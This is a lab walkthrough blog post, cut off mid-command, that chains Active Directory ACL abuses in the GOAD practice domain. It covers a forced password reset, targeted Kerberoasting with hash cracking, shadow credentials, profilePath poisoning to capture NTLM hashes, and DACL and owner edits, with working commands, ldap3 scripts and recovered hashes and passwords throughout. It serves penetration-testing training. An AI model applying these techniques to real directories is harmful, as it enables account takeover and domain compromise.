

GOAD - part 11 - ACL

mayfly277.github.io/posts/GOADv2-pwning-part11

December 6, 2022

On the previous post ([Goad pwning part10](#)) we did some exploitation by abusing delegation. On this blog post, we will have fun with ACL in the lab.

In active directory, objects right are called Access Control Entries (ACE), a list of ACE is called Access Control List (ACL).

Lab ACL update

- Before starting this chapter, we will update the users and acl in the labs:

```
sudo docker run -ti --rm --network host -h goadansible -v $(pwd):/goad -w /goad/ansible
goadansible ansible-playbook ad-data.yml
sudo docker run -ti --rm --network host -h goadansible -v $(pwd):/goad -w /goad/ansible
goadansible ansible-playbook ad-acl.yml
sudo docker run -ti --rm --network host -h goadansible -v $(pwd):/goad -w /goad/ansible
goadansible ansible-playbook ad-relations.yml
sudo docker run -ti --rm --network host -h goadansible -v $(pwd):/goad -w /goad/ansible
goadansible ansible-playbook vulnerabilities.yml
```

- This will change a lot of relations in the lab, because when i initially created the acl i have set a lot of acl on the domain admins group. But the domain admin group is a protected group and those groups are protected by the admin SD protect mechanism.
- So when the lab is build all acl are ok, but one hour later, all the acl related to protected groups and their users are deleted.
- I also add some groups and a vulnerable gpo.
- List of protected groups in the active directory : [https://learn.microsoft.com/en-us/previous-versions/technet-magazine/ee361593\(v=msdn.10\)?redirectedfrom=MSDN](https://learn.microsoft.com/en-us/previous-versions/technet-magazine/ee361593(v=msdn.10)?redirectedfrom=MSDN)


By default on Active Directory protected groups are reset every hours with the ACL values stored on "CN=AdminSDHolder,CN=System,DC=yourdc" Protected groups and Associated users are affected

- Account Operators
- Administrator
- Administrators
- Backup Operators
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Krbtgt
- Print Operators

- Read-only Domain Controllers
- Replicator
- Schema Admins
- Server Operators

The new ACL overview in the lab is this one :

```
MATCH p=(u)-[r1]->(n) WHERE r1.isacl=true and not tolower(u.name) contains 'vagrant' and
u.admincount=false and not tolower(u.name) contains 'key' RETURN p
```




sevenkingdoms.local ACL

To start we will focus on the sevenkingdoms killchain of ACL by starting with tywin.lannister (password: powerkingftw135)

The path here is :

- Tywin -> Jaime : Change password user
- Jaime -> Joffrey : Generic Write user
- Joffrey -> Tyrion : WriteDacl on user
- Tyrion -> small council : add member on group
- Small council -> dragon stone : write owner group to group
- dragonstone -> kingsguard : write owner to group
- kingsguard -> stannis : Generic all on User
- stannis -> kingslanding : Generic all on Computer




Let's try to do all the path from tywin to kingslanding domain controller :)

Reminder : Abusing ACL make change on the targets. Be sure to you know what you are doing if you try to exploit it during an audit.

ForceChangePassword on User (Tywin -> Jaime)

- This one should never be done in a pentest (unless the customer is ok with that). You don't want to block a user during your audit.
- As tywin.lannister we will change jaime.lannister password



```
net rpc password jaime.lannister -U sevenkingdoms.local/tywin.lannister%powerkingftw135 -S kingslanding.sevenkingdoms.local
```


- We set the new jaime password.
- And verify the password is ok.

```
cme smb 192.168.56.10 -u jaime.lannister -d sevenkingdoms.local -p pasdebraspasdechocolat
```

```
[Nov 23, 2022 - 08:53:17 (CET)] exegol-goadv2 /workspace # net rpc password jaime.lannister -U sevenkingdoms.local/tywin.lannister%powerkingftw135 -S kingslanding.sevenkingdoms.local
Enter new password for jaime.lannister:
[Nov 23, 2022 - 08:53:51 (CET)] exegol-goadv2 /workspace # cme smb 192.168.56.10 -u jaime.lannister -d sevenkingdoms.local -p pasdebraspasdechocolat
SMB 192.168.56.10 445 KINGSlanding [*] Windows 10.0 Build 17763 x64 (name:KINGSlanding) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 KINGSlanding [+] sevenkingdoms.local\jaime.lannister:pasdebraspasdechocolat
```

GenericWrite on User (Jaime -> Joffrey)

As we just set up jaime password we will now exploit the GenericWrite from Jaime to Joffrey



This could be abuse with 3 different technics :

- shadowCredentials (windows server 2016 or +)
- targetKerberoasting (password should be weak enough to be cracked)
- logonScript (this need a user connection and to be honest it never worked or unless with a script already inside sysvol)

Target Kerberoasting

- First let's do a target Kerberoasting, the principe is simple. Add an SPN to the user, ask for a tgs, remove the SPN on the user.
- And now we can crack the TGS just like a classic kerberoasting.
- Shutdown have done a tool which do all the work for you :

<https://github.com/ShutdownRepo/targetedKerberoast>

```
targetedKerberoast.py -v -d sevenkingdoms.local -u jaime.lannister -p pasdebraspasdechocolat --request-user joffrey.baratheon
```

```
[Nov 29, 2022 - 08:55:49 (CET)] exegol-goadv2 /workspace # targetedKerberoast.py -v -d sevenkingdoms.local -u jaime.lannister -p pasdebraspasdechocolat --request-user joffrey.baratheon
[*] Starting kerberoast attacks
[*] Attacking user (joffrey.baratheon)
[VERBOSE] SPN added successfully for (joffrey.baratheon)
[*] Printing hash for (joffrey.baratheon)
Skrb5tgs$23$*joffrey.baratheon$SEVENKINGDOMS.LOCAL$sevenkingdoms.local/joffrey.baratheon*$b79cd41aa55375321a797eagb0dd78835b0cd71214a10349ad75368bc5a5a4fcac7f881e8ba488c9181287117f67eec
27a9bab6fa54b72324f3a853cc2298ea96655f758f3959de8ba6591287d8ded129328336204fff43d6ce87d46bbe64dae0bbb7d1daf52d18c1e4e97321b563ac1b42ace180f8caac5a179c502aa5dade9267bc459c8b7d8665b41543
72bd16ba6783112ef11cb30b6d4ae4355d29caceeb0085a16a541cb2e24db5afc751e4b4c91ae73e0ed92b168c9f8b0bb62fbf65098f155e058ba59d51d13f2940c625f1c4028ef510fe335117b08cbf1e0b0e475f732e3c7b716fb34
a1d338a39550f13f50bb4e72eaa05c6055c16e23f8734d5e29a4a3cfff10c6a9b211d2fddb8cf832859955172253c167cd7b235ebb395e60b6a51424ca928ed06c99bca5f7d084721ba9cdd6ac011b2ab19d5a0b774cf3deeb84f6ed4f
283ec2afaa14b99b60e9b0f059fe207c4b9c042645ce2f69c43d7bc58533079b632e2e062b1210ce81ff6d9a4fd9e7b44c3116630acc6d1a841316b268037184243474a47da9e6b5fc4c15de32b4d214dacc23a0b19d79d15ec2438ba7
3d97e85af808b6b54f2e9072085360031110b04b4a8e72faeb8e6fb60d5915d9f80bb33f79b6203bc24adcc313e2f22c67f76a28a1e87174d934ff56e40f07e872674101ddb14a10557d975f46945e0ace702e37abb37839ab41d9e9
c1e259d2d39468c35eaf5bd90a05eb3ea82dbc3ffb40f60d3dac60cb959c29ba7469fe3816627d6928915ead109d8c15b7c9fddf9e13560e1d6cd48d607f4ac0ea0611ddf5bdcfd3b29e07d38d944cf7cae040c44035f2e102112a7f
4fc48b20250f37a0daeb0404ea525c91e3f534bb5bc2ce7e51409aa791653615c58f0f809e3c3a8c3ebb8b929cfefe0aa2c659a1fd7d239ef0a904195aef275bdce73e9bac68a9579864cc47522a9af66970480471cc82602f1b0db
a914f54d8f573deedf2ec8e483562e2b2080b876a3a4c82971f70d8d3c9652a49deed3b6498d9e1ab
[VERBOSE] SPN removed successfully for (joffrey.baratheon)
```

And now just crack the hash

```
hashcat -m 13100 -a 0 joffrey.hash rockyou.txt --
force
```

```

$krb5tgt$23*$joffrey.baratheon$SEVENKINGDOMS.LOCAL$sevenkingdoms.local/joffrey.baratheon*$b79cd
27a9babb6fa54b72324f3a853cc2298ea96655f758f3959de8ba6591287d8ded129328336204fff43d6ce87d46bbe64
72bd16ba6783112ef11cb30b6d4ae4355d29caceeb0085a16a541cb2e24db5afc751e4b4c91ae73e0ed92b168c9f8b0
a1d338a39550f13f50bb4e72eaa05c6055c16e23f8734d5e29a4a3cfff10c6a9b211d2fddb8cf832859955172253c167
283ec2afaa14b99b60e9bf059fe207c4b9c042645ce2f69c43d7bc58533079b632e2e062b1210ce81ff6d9a4fd9e7b4
3d97e85af808b6b54f2e9072085360031110b04b4a8e72faeb8e6fb60d5915d9f80bb33f79b6203bc24adcce313e2f2
c1e259d2d39468c35eaf5bd90a05eb3ea82dbc3ffb40f60d3dac60cb959c29ba7469fe3816627d6928915ead109d8c1
4fc48b20250f37a0dae0b404ea525c91e3f5344bb5bc2ce7e51409aa791653615c58f0f809e3c3a8c3eb8b929cfefe
a914f54d8f573deedf2ec8e483562e2b2080b876a3a4c82971f70d8d3c9652a49deed3b6498d9e1ab:1killerlion

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target.....: $krb5tgt$23*$joffrey.baratheon$SEVENKINGDOMS.LOCAL$...d9e1ab
Time.Started.....: Tue Nov 29 08:58:54 2022 (33 secs)
Time.Estimated...: Tue Nov 29 08:59:27 2022 (0 secs)
Guess.Base.....: File ( tools/dicos/rockyou.lst)
Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#1.....: 367.7 kH/s (10.54ms)
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 13008896/14344384 (90.69%)
Rejected.....: 0/13008896 (0.00%)
Restore.Point....: 13000704/14344384 (90.63%)
Candidates.#1....: 1malinda -> 1kaoru1
HWMon.Dev.#1.....: N/A

```

Shadow Credentials

This was already done previously in this blog, one of the fastest exploitation is with certipy:

```
certipy shadow auto -u jaime.lannister@sevenkingdoms.local -p 'pasdebraspasdechocolat' -
account 'joffrey.baratheon'
```

```

[Nov 29, 2022 - 08:57:45 (CET)] exegol-goadv2 /workspace # certipy shadow auto -u jaime.lannister@sevenkingdoms.local -p 'pasdebraspasdechocolat' -account 'joffrey.baratheon'
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'joffrey.baratheon'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '493a1e41-7218-6220-9349-ad96672e9c6d'
[*] Adding Key Credential with device ID '493a1e41-7218-6220-9349-ad96672e9c6d' to the Key Credentials for 'joffrey.baratheon'
[*] Successfully added Key Credential with device ID '493a1e41-7218-6220-9349-ad96672e9c6d' to the Key Credentials for 'joffrey.baratheon'
[*] Authenticating as 'joffrey.baratheon' with the certificate
[*] Using principal: joffrey.baratheon@sevenkingdoms.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'joffrey.baratheon.ccache'
[*] Trying to retrieve NT hash for 'joffrey.baratheon'
[*] Restoring the old Key Credentials for 'joffrey.baratheon'
[*] Successfully restored the old Key Credentials for 'joffrey.baratheon'
[*] NT hash for 'joffrey.baratheon': 3b60abb25770511334b3829866b08f1

```

Lagon script

To show the scriptpath ldap value instead of ldapsearch we can use the tool [ldeep](#)

```
ldeep ldap -u jaime.lannister -p 'pasdebraspasdechocolat' -d sevenkingdoms.local -s
ldap://192.168.56.10 search '(sAMAccountName=joffrey.baratheon)' scriptpath
```

```

[Nov 29, 2022 - 08:59:29 (CET)] exegol-goadv2 /workspace # ldeep ldap -u jaime.lannister -p 'pasdebraspasdechocolat' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=joffrey.baratheon)' scriptpath
{
  "dn": "CN=joffrey.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local",
  "scriptpath": []
}

```

We can change this value with the following script:

```
import ldap3
dn = "CN=joffrey.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local"
user = "sevenkingdoms.local\\jaime.lannister"
password = "pasdebraspasdechocolat"
server = ldap3.Server('kingslanding.sevenkingdoms.local')
ldap_con = ldap3.Connection(server = server, user = user, password = password,
authentication = ldap3.NTLM)
ldap_con.bind()
ldap_con.modify(dn,{'scriptpath' : [(ldap3.MODIFY_REPLACE,
'\\\\192.168.56.1\\share\\exploit.bat')]}))
print(ldap_con.result)
ldap_con.unbind()
```

A terminal window showing a Python script execution. The script attempts to modify the 'scriptpath' attribute of a user object in an LDAP directory. The output shows a successful modification response from the server, indicating that the attribute was updated. The script then prints the result and unbinds the connection.

```
[Nov 29, 2022 - 21:50:22 (CET)] exegol-goadv2 acl # python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license()" for more information.
>>> import ldap3
>>> dn = "CN=joffrey.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local"
>>> user = "sevenkingdoms.local\\jaime.lannister"
>>> password = "pasdebraspasdechocolat"
>>> server = ldap3.Server('kingslanding.sevenkingdoms.local')
>>> ldap_con = ldap3.Connection(server = server, user = user, password = password, authentication = ldap3.NTLM)
>>> ldap_con.bind()
True
>>> ldap_con.modify(dn,{'scriptpath' : [(ldap3.MODIFY_ADD, '\\192.168.56.1\\exploit.ps1')]}))
True
>>> print(ldap_con.result)
{'result': 0, 'description': 'success', 'dn': '', 'message': '', 'referrals': None, 'type': 'modifyResponse'}
>>> ldap_con.unbind()
True
>>> exit()
[Nov 29, 2022 - 21:50:38 (CET)] exegol-goadv2 acl # ldapsearch -u jaime.lannister -p 'pasdebraspasdechocolat' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=joffrey.baratheon)' scriptpath
{
  "dn": "CN=joffrey.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local",
  "scriptPath": "\\192.168.56.1\\exploit.ps1"
}
```

- but sadly this won't work... :((if you know why please let me know, this seems to work only if the script is already located in sysvol)
- Another way to abuse the GenericWrite is by changing the profilePath and wait for a connection to get a NetNtlmv2 authentication and relay to another computer or crack it.
- Change the value of profilePath with the following script :

```
import ldap3
dn = "CN=joffrey.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local"
user = "sevenkingdoms.local\\jaime.lannister"
password = "pasdebraspasdechocolat"
server = ldap3.Server('kingslanding.sevenkingdoms.local')
ldap_con = ldap3.Connection(server = server, user = user, password = password,
authentication = ldap3.NTLM)
ldap_con.bind()
ldap_con.modify(dn,{'profilePath' : [(ldap3.MODIFY_REPLACE, '\\192.168.56.1\\share')]}))
print(ldap_con.result)
ldap_con.unbind()
```


Start responder and simulate joffrey connection by starting an RDP connection

```
responder -I vboxnet0
xfreerdp /d:sevenkingdoms.local /u:joffrey.baratheon /p:'1killerlion' /v:192.168.56.10
/size:80% /cert-ignore
```

And we get the NetNLMV2 hash of joffrey.baratheon and... kingslanding\$!

[illegible]

WriteDacl on User (Joffrey -> Tyron)



- To exploit writeDacL from Joffrey to Tyron we can use acledit.py
- First we will clone the impacket's [fork](#) created by shutdown (@_nwodtuhs) to get the last PR with dacledit

```
git clone
https://github.com/ThePorgs/impacket.git
cd impacket
python3 setup.py install
```

- Now we can use [dacledit.py](#).
- First let's look at joffrey's right on tyron :

```
dacledit.py -action 'read' -principal joffrey.baratheon -target 'tyron.lannister'
'sevenkingdoms.local'/'joffrey.baratheon':'killerlion'
```

```
[Dec 05, 2022 - 21:02:43 (CET)] exegol-goadv2 unpacket # dacledit.py -action 'read' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':'!killerlion'
```

```
Unpacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs
```

```
[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1409754491-4246775990-3914137275-1115)
[*] ACE[19] info
[*]   ACE Type           : ACCESS_ALLOWED_ACE
[*]   ACE flags          : None
[*]   Access mask        : WriteDACL (0x40000)
[*]   Trustee (SID)      : joffrey.baratheon/S-1-5-21-1409754491-4246775990-3914137275-1115
```

Ok now change the permission to “FullControl” and see the modification


```
dacledit.py -action 'write' -rights 'FullControl' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':'lkillerlion'
```

```
[Dec 05, 2022 - 21:04:51 (CET)] exegol-goadv2 impacket # dacledit.py -action 'read' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':'lkillerlion'
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1409754491-4246775990-3914137275-1115)
[*] ACE[19] info
[*] ACE Type : ACCESS_ALLOWED_ACE
[*] ACE Flags : None
[*] Access mask : WriteDACL (0x40000)
[*] Trustee (SID) : joffrey.baratheon (S-1-5-21-1409754491-4246775990-3914137275-1115)
[*] ACE[21] info
[*] ACE Type : ACCESS_ALLOWED_ACE
[*] ACE Flags : None
[*] Access mask : FullControl (0xf01ff)
[*] Trustee (SID) : joffrey.baratheon (S-1-5-21-1409754491-4246775990-3914137275-1115)
```

- Ok now we can :
 - change tyron password
 - do a target kerberoasting
 - do a shadow credentials
- Let's just use shadowcredentials :

```
certipy shadow auto -u joffrey.baratheon@sevenkingdoms.local -p 'lkillerlion' -account 'tyron.lannister'
```

```
[Dec 05, 2022 - 21:09:29 (CET)] exegol-goadv2 impacket # certipy shadow auto -u joffrey.baratheon@sevenkingdoms.local -p 'lkillerlion' -account 'tyron.lannister'
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'tyron.lannister'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '6cdf3d9-f841-7571-40a2-4b20b759dcdf'
[*] Adding Key Credential with device ID '6cdf3d9-f841-7571-40a2-4b20b759dcdf' to the Key Credentials for 'tyron.lannister'
[*] Successfully added Key Credential with device ID '6cdf3d9-f841-7571-40a2-4b20b759dcdf' to the Key Credentials for 'tyron.lannister'
[*] Authenticating as 'tyron.lannister' with the certificate
[*] Using principal: tyron.lannister@sevenkingdoms.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'tyron.lannister.ccache'
[*] Trying to retrieve NT hash for 'tyron.lannister'
[*] Restoring the old Key Credentials for 'tyron.lannister'
[*] Successfully restored the old Key Credentials for 'tyron.lannister'
[*] NT hash for 'tyron.lannister': b3b3717f7d51b37fb325f7e7d048e998
```

Add self on Group (Tyron -> Small Council)

We now got tyron so we can add us into the small council group

First find the distinguished name

```
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local
-s ldap://192.168.56.10 search '(sAMAccountName=tyron.lannister)' distinguishedName
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local
-s ldap://192.168.56.10 search '(sAMAccountName=Small Council)' distinguishedName
```

Add tyron to Small Council



```
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local  
-s ldap://192.168.56.10 add_to_group  
"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local" "CN=Small  
Council,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

See the result

```
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local  
-s ldap://192.168.56.10 membersof 'Small Council'
```

AddMember on Group (Small Council -> dragonstone)


- Now as tyron we are in the small council, so we can add a member to dragonstone's group.
- So we just add tyron just like we did before



```
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local  
-s ldap://192.168.56.10 add_to_group  
"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"  
"CN=DragonStone,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

WriteOwner on Group (dragonstone -> kingsguard)

Now with the writeOwner privilege we can change the owner of kingsguard to own the group



Just like before we will use the impacket [fork](#)

```
ownedredit.py -action read -target 'kingsguard' -hashes ':b3b3717f7d51b37fb325f7e7d048e998'
sevenkingdoms.local/tyron.lannister
ownedredit.py -action write -owner 'tyron.lannister' -target 'kingsguard' -hashes
':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister
```

```
[Dec 05, 2022 - 21:26:43 (CET)] exegol-goadv2 acl # ownedredit.py -action read -target 'kingsguard' -hashes ':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

[*] Current owner information below
[*] - SID: S-1-5-21-1409754491-4246775990-3914137275-1000
[*] - sAMAccountName: vagrant
[*] - distinguishedName: CN=vagrant,CN=Users,DC=sevenkingdoms,DC=local
[Dec 05, 2022 - 21:26:50 (CET)] exegol-goadv2 acl # ownedredit.py -action write -new-owner 'tyron.lannister' -target 'kingsguard' -hashes ':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

[*] Current owner information below
[*] - SID: S-1-5-21-1409754491-4246775990-3914137275-1000
[*] - sAMAccountName: vagrant
[*] - distinguishedName: CN=vagrant,CN=Users,DC=sevenkingdoms,DC=local
[*] OwnerSid modified successfully!
[Dec 05, 2022 - 21:26:57 (CET)] exegol-goadv2 acl # ownedredit.py -action read -target 'kingsguard' -hashes ':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

[*] Current owner information below
[*] - SID: S-1-5-21-1409754491-4246775990-3914137275-1113
[*] - sAMAccountName: tyron.lannister
[*] - distinguishedName: CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local
```

- And the owner of kingsguard group is now tyron.lannister
- As owner of the group we can now change the acl and give us GenericAll on the group

```
dacledit.py -action 'write' -rights 'FullControl' -principal tyron.lannister -target
